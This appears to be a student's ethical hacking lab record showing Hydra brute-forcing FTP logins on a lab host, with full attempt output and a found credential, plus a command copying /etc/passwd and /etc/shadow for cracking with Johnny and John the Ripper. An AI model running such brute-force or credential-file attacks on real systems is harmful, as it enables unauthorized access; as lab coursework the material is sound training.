





ITA1443-ETHICAL HACKING LAB PROBLEMS

F. ABDUL RAHMAN 192124162


EX-2: HYDRA & JOHNY TOOL





```
root@kali:~# hydra -l /usr/share/wordlists/metasploit/user -p /usr/share/wordlists/metasploit/password ftp://192.168.1.101 -V
```

```
[DATA] 12 tasks, 1 server, 12 login tries (l:3/p:4), ~1 try per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password_1" - 1 of 12 [child 0]
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password" - 2 of 12 [child 1]
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "msfadmin" - 3 of 12 [child 2]
[ATTEMPT] target 192.168.1.101 - login "admin_1" - pass "password_2" - 4 of 12 [child 3]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password_1" - 5 of 12 [child 4]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password" - 6 of 12 [child 5]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "msfadmin" - 7 of 12 [child 6]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "password_2" - 8 of 12 [child 7]
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password_1" - 9 of 12 [child 8]
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password" - 10 of 12 [child 9]
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "msfadmin" - 11 of 12 [child 10]
[ATTEMPT] target 192.168.1.101 - login "msfadmin" - pass "password_2" - 12 of 12 [child 11]
[+] [ftp] host: 192.168.1.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
```



```
root@kali:~# cat /etc/passwd > Desktop/crack && cat /etc/shadow >> Desktop/crack
```

Johnny

File Attack Passwords

Open Psswd File Open Last Session Start Attack Resume Attack Pause Attack Copy

	User	Password	Hash	GECOS
37	postgres		x	118:129:PostgreSQL administrator...:/var/lib/postgresql:/bin/bash
38	redsocks		x	119:130:::/var/run/redsocks:/bin/false
39	stunnel4		x	120:131:::/var/run/stunnel4:/bin/false
40	statd		x	121:65534:::/var/lib/nfs:/bin/false
41	sshd		x	122:134::nonexistent:/bin/false
42	Debian-gdm		x	123:135:Gnome Display Manager:/var/lib/gdm3:/bin/false
43	rtkit		x	124:136:RealtimeKit...:/proc:/bin/false
44	saned		x	125:137::home/saned:/bin/false
45	root	toor	\$6\$UridGO...	16333:0:99999:7::
46	daemon		*	16216:0:99999:7::
47	bin		*	16216:0:99999:7::
48	sys		*	16216:0:99999:7::
49	sync		*	16216:0:99999:7::
50	games		*	16216:0:99999:7::
51	man		*	16216:0:99999:7::
52	lp		*	16216:0:99999:7::

100% (1/1: 1 cracked, 0 left) []

```
root@kali:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding [linux-x86_64-avx]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]      "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                        --pipe like --stdin, but bulk reads, and allows rules
                        like --wordlist, but fetch words from a .pot file
--loopback[=FILE]      suppress all dupes in wordlist (and force preload)
--dupe-suppression
--prince[=FILE]        PRINCE mode, read words from FILE
--encoding=NAME         input encoding (eg. UTF-8, ISO-8859-1). See also
                        doc/ENCODING and --list=hidden-options.
--rules[=SECTION]      enable word mangling rules for wordlist modes
--incremental[=MODE]    "incremental" mode [using section MODE]
--mask=MASK             mask mode using MASK
--markov[=OPTIONS]      "Markov" mode (see doc/MARKOV)
--external=MODE         external mode or word filter
--stdout[=LENGTH]      just output candidate passwords [cut at LENGTH]
--restore[=NAME]        restore an interrupted session [called NAME]
--session=NAME          give a new session the NAME
--status[=NAME]         print status of a session [called NAME]
```